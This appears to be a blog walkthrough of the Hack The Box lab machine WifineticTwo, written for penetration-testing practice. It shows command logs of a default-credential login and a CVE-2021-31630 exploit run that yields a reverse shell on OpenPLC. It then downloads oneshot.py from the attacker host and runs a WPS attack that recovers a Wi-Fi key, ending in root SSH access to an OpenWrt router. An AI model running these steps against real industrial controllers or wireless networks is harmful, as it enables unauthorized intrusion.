WifineticTwo Walkthrough - HTB Medium | OpenPLC CVE-2021-31630 & WPS Exploitation
Complete walkthrough of WifineticTwo from Hack The Box. A medium Linux machine featuring OpenPLC webserver with default credentials vulnerable to CVE-2021-31630 authenticated RCE. Initial root access in container provides only user flag, requiring pivoting through WiFi enumeration. WPS exploitation with oneshot.py script obtains wireless credentials, enabling dhclient IP acquisition and SSH access to OpenWrt access point for root flag.

Overview
WifineticTwo is a medium-difficulty Linux machine that features OpenPLC running on port 8080, vulnerable to Remote Code Execution through the manual exploitation of [CVE-2021-31630](https://nvd.nist.gov/vuln/detail/CVE-2021-31630). After obtaining an initial foothold on the machine, a WPS attack is performed to acquire the Wi-Fi password for an Access Point (AP). This access allows the attacker to target the router running OpenWRT and gain a root shell via its web interface.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[Apr 01, 2026 - 19:05:53 (CEST)] exegol-main wifineticTwo # ports=$(nmap -p- --min-rate=1000 -T4 10.129.14.54 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV 10.129.14.54 -oX wwifineticTwo.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-01 19:08 CEST
<SNIP>
Nmap scan report for 10.129.14.54
Host is up, received reset ttl 63 (0.12s latency).
Scanned at 2026-04-01 19:08:03 CEST for 26s

PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
8080/tcp open  http-proxy syn-ack ttl 63 Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.129.14.54:8080/login
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
<SNIP>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
Key findings:
- Port 22: SSH (OpenSSH 8.2p1 Ubuntu)
- Port 8080: HTTP Proxy (Werkzeug/1.0.1 Python/2.7.18)
- Redirect to /login page
- Ubuntu Linux system
While doing this box, I discovered that searchsploit has the --nmap flag to read XML output from an nmap scan and quickly search for vulnerabilities. Let’s try:
1
2
3
4
5
6
7
8
9
10
11
12
[Apr 01, 2026 - 19:08:29 (CEST)] exegol-main wifineticTwo # searchsploit --nmap wwifineticTwo.xml
[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit -v --xml...
[i] Reading: 'wwifineticTwo.xml'

[-] Skipping term: ssh   (Term is too general. Please re-search manually: /opt/tools/bin/searchsploit -t ssh)

[i] /opt/tools/bin/searchsploit -t openssh
<SNIP>
[i] /opt/tools/bin/searchsploit -t openssh 8.2p1 ubuntu 4ubuntu0.11
[i] /opt/tools/bin/searchsploit -t http proxy
<SNIP>
[i] /opt/tools/bin/searchsploit -t werkzeug 1.0.1 python 2.7.18
Most of the time, SSH is NOT the service to exploit, since it’s patched against common vulnerabilities like these. All those regarding the web server are only reflected XSS that we don’t need, or that don’t work.
Initial Access
OpenPLC Webserver

Let’s go with the browser to port 8080. We find an OpenPLC server:
Default Credentials Research
To search for default credentials, I like to ask AI, which is excellent at these things:

Claude told us that the default credentials are openplc and openplc. Let’s try these credentials and see that they work:

Credentials: openplc:openplc (default)
RCE Exploitation
Searching online, we see that there is an authenticated webserver vulnerability, CVE-2021-31630.
Let’s try it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
[Apr 01, 2026 - 19:31:15 (CEST)] exegol-main cve-2021-31630 # python3 cve_2021_31630.py -lh 10.10.15.76 -lp 9001 http://10.129.14.54:8080/

------------------------------------------------
--- CVE-2021-31630 -----------------------------
--- OpenPLC WebServer v3 - Authenticated RCE ---
------------------------------------------------

[>] Found By : Fellipe Oliveira
[>] PoC By   : thewhiteh4t [ https://twitter.com/thewhiteh4t ]

[>] Target   : http://10.129.14.54:8080
[>] Username : openplc
[>] Password : openplc
[>] Timeout  : 20 secs
[>] LHOST    : 10.10.15.76
[>] LPORT    : 9001

[!] Checking status...
[+] Service is Online!
[!] Logging in...
[+] Logged in!
[!] Restoring default program...
[+] PLC Stopped!
[+] Cleanup successful!
[!] Uploading payload...
[+] Payload uploaded!
[+] Waiting for 5 seconds...
[+] Compilation successful!
[!] Starting PLC...
[-] Exception : HTTPConnectionPool(host='10.129.14.54', port=8080): Read timed out. (read timeout=20)
After this completed, I opened the listener and got a shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
[Apr 01, 2026 - 19:31:19 (CEST)] exegol-main wifineticTwo # nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.14.54.
Ncat: Connection from 10.129.14.54:55302.
bash: cannot set terminal process group (177): Inappropriate ioctl for device
bash: no job control in this shell
root@attica01:/opt/PLC/OpenPLC_v3/webserver# whoami
whoami
root
root@attica01:/opt/PLC/OpenPLC_v3/webserver# cd
cd
root@attica01:~# ls
ls
user.txt
We see we are root, but we only obtained the user flag. We might need to do some pivoting. Clearly, from the box name, it must have to do with WiFi.
In case we need to pivot, we can use ligolo-ng.
User flag obtained.
Privilege Escalation
Internal Enumeration
Let’s enumerate the wlan0 network interface, which is the WiFi one:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
root@attica01:~# iw wlan0 scan
iw wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
last seen: 61162.180s [boottime]
TSF: 1775120452077669 usec (20545d, 09:00:52)
freq: 2412
beacon interval: 100 TUs
capability: ESS Privacy ShortSlotTime (0x0411)
signal: -30.00 dBm
last seen: 0 ms ago
Information elements from Probe Response frame:
SSID: plcrouter
Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
DS Parameter set: channel 1
ERP: Barker_Preamble_Mode
Extended supported rates: 24.0 36.0 48.0 54.0
RSN:     * Version: 1
* Group cipher: CCMP
* Pairwise ciphers: CCMP
* Authentication suites: PSK
* Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
Supported operating classes:
* current operating class: 81
Extended capabilities:
* Extended Channel Switching
* SSID List
* Operating Mode Notification
WPS:     * Version: 1.0
* Wi-Fi Protected Setup State: 2 (Configured)
* Response Type: 3 (AP)
* UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
* Manufacturer:
* Model:
* Model Number:
* Serial Number:
* Primary Device Type: 0-00000000-0
* Device name:
* Config methods: Label, Display, Keypad
* Version2: 2.0
Key findings:
- SSID: plcrouter
- BSS: 02:00:00:00:01:00 (access point MAC)
- WPS enabled (vulnerable to attacks)
- Not currently connected
From the line BSS 02:00:00:00:01:00(on wlan0) we understand the IPv6 address of our access point. We also see that WPS, vulnerable to many types of attacks, is enabled.
1
2
3
root@attica01:~# iw dev wlan0 link
iw dev wlan0 link
Not connected.
We’re not connected to the WiFi. We can use oneshot.py to exploit WPS.
WPS Exploitation
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
root@attica01:~# curl http://10.10.15.76:8000/oneshot.py -o oneshot.py
curl http://10.10.15.76:8000/oneshot.py -o oneshot.py
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
Dload  Upload   Total   Spent    Left  Speed
100 52667  100 52667    0     0  14343      0  0:00:03  0:00:03 --:--:-- 14342
root@attica01:~# python3 oneshot.py -i wlan0
python3 oneshot.py -i wlan0

[*] ⏤͟͞ Kirito ! 🌸⏤͟͞ 毎日死ぬ ⏤͟͞🌸

🔥Networks list:

#    SSID              Security           Signal.


1)   plcrouter          WPA2               -30


Select target (press Enter to refresh): 1

[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[*] Sending WPS Message M2…
[*] Received WPS Message M3
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7


- - - - - - - - - - - - - - - - - - - -

[+] AP SSID: 'plcrouter'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'


- - - - - - - - - - - - - - - - - - - -
WiFi password obtained: NoWWEDoKnowWhaTisReal123!
Obtaining IP Address
At the moment we don’t have an IP address yet for the WiFi. We can obtain it this way, making a request to DHCP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
root@attica01:/dev/shm# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > wpa.conf
<se plcrouter 'NoWWEDoKnowWhaTisReal123!' > wpa.conf
root@attica01:/dev/shm# ls -al
ls -al
total 4
drwxrwxrwt 2 root root  60 Apr  2 09:41 .
drwxr-xr-x 6 root root 520 Apr  1 16:01 ..
-rw-r--r-- 1 root root 134 Apr  2 09:41 wpa.conf
root@attica01:/dev/shm# cat wpa.conf
cat wpa.conf
network={
ssid="plcrouter"
#psk="NoWWEDoKnowWhaTisReal123!"
psk=2bafe4e17630ef1834eaa9fa5c4d81fa5ef093c4db5aac5c03f1643fef02d156
}
The /dev/shm directory is directly on RAM and therefore very fast. Since speed matters in the following parts, it’s advisable to put the file here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
root@attica01:/dev/shm# wpa_supplicant -B -c /dev/shm/wpa.conf -i wlan0
wpa_supplicant -B -c /dev/shm/wpa.conf -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@attica01:/dev/shm# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
link/ether 00:16:3e:fc:91:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet 10.0.3.2/24 brd 10.0.3.255 scope global eth0
valid_lft forever preferred_lft forever
inet 10.0.3.52/24 metric 100 brd 10.0.3.255 scope global secondary dynamic eth0
valid_lft 2550sec preferred_lft 2550sec
inet6 fe80::216:3eff:fefc:910c/64 scope link
valid_lft forever preferred_lft forever
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
inet6 fe80::ff:fe00:200/64 scope link tentative
valid_lft forever preferred_lft forever
Now we’re connected, but we don’t have an address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
root@attica01:/dev/shm# dhclient -v
dhclient -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan0/02:00:00:00:02:00
Sending on   LPF/wlan0/02:00:00:00:02:00
Listening on LPF/eth0/00:16:3e:fc:91:0c
Sending on   LPF/eth0/00:16:3e:fc:91:0c
Sending on   Socket/fallback
DHCPDISCOVER on wlan0 to 255.255.255.255 port 67 interval 3 (xid=0x4eb41656)
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3 (xid=0x3ce32523)
DHCPOFFER of 10.0.3.52 from 10.0.3.1
DHCPREQUEST for 10.0.3.52 on eth0 to 255.255.255.255 port 67 (xid=0x2325e33c)
DHCPACK of 10.0.3.52 from 10.0.3.1 (xid=0x3ce32523)
RTNETLINK answers: File exists
bound to 10.0.3.52 -- renewal in 1728 seconds.
root@attica01:/dev/shm# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
link/ether 00:16:3e:fc:91:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet 10.0.3.2/24 brd 10.0.3.255 scope global eth0
valid_lft forever preferred_lft forever
inet 10.0.3.52/24 metric 100 brd 10.0.3.255 scope global secondary dynamic eth0
valid_lft 2477sec preferred_lft 2477sec
inet6 fe80::216:3eff:fefc:910c/64 scope link
valid_lft forever preferred_lft forever
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
inet 192.168.1.84/24 brd 192.168.1.255 scope global dynamic wlan0
valid_lft 43196sec preferred_lft 43196sec
inet6 fe80::ff:fe00:200/64 scope link
valid_lft forever preferred_lft forever
IP address obtained: 192.168.1.84
We can see the AP’s IP is 192.168.1.1 thanks to the arp -an command.
Access Point Access
Let’s access the AP with SSH:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
root@attica01:/dev/shm# ssh -tt -o StrictHostKeyChecking=no root@192.168.1.1
ssh -tt -o StrictHostKeyChecking=no root@192.168.1.1
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

_______                     ________        __
|       |.-----.-----.-----.|  |  |  |.----.|  |_
|   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
|_______||   __|_____|__|__||________||__|  |____|
|__| W I R E L E S S   F R E E D O M
-----------------------------------------------------
OpenWrt 23.05.2, r23630-842932a63d
-----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# ls -al
ls -al
drwxr-xr-x    2 root     root          4096 Jan  7  2024 .
drwxr-xr-x   17 root     root          4096 Apr  1 16:01 ..
-rw-r-----    2 root     root            33 Apr  1 16:02 root.txt
I had to use the
-ttflag to force the allocation of a pseudo terminal (I didn’t have a full tty) and-o StrictHostKeyChecking=nobecause it bypasses old conflicting entries (without this flag it didn’t work).
Root flag obtained. Box completed.
Reflections
What Surprised Me
Initially providing root access but only the user flag was unexpected. This dual-flag scenario where initial “root” doesn’t mean box completion is relatively uncommon. The oneshot.py script power was remarkable, it automated the entire WPS exploitation process, starting with the default PIN.
Main Mistake
I had general difficulty with the WiFi-related part because I’ve never delved too deeply into WiFi pentesting, this was my first real exposure to wireless exploitation beyond basic theory (and the box wifinetic part one). The user flag was very simple (default credentials + CVE), but the root flag part was difficult due to unfamiliarity with wireless tools and protocols.
Alternative Approaches
For initial access, instead of CVE-2021-31630 PoC script, manual exploitation through OpenPLC’s authenticated upload functionality could achieve RCE. For WPS exploitation, instead of oneshot.py, tools like Reaver or Bully could brute-force WPS PINs, though oneshot.py’s efficiency makes it preferable.
Open Question
How severe is it if an attacker controls an access point? How long can he be unnoticed from the blue-team?
Completed this box? Did you learn something new about WiFi pentesting? Leave a comment down below!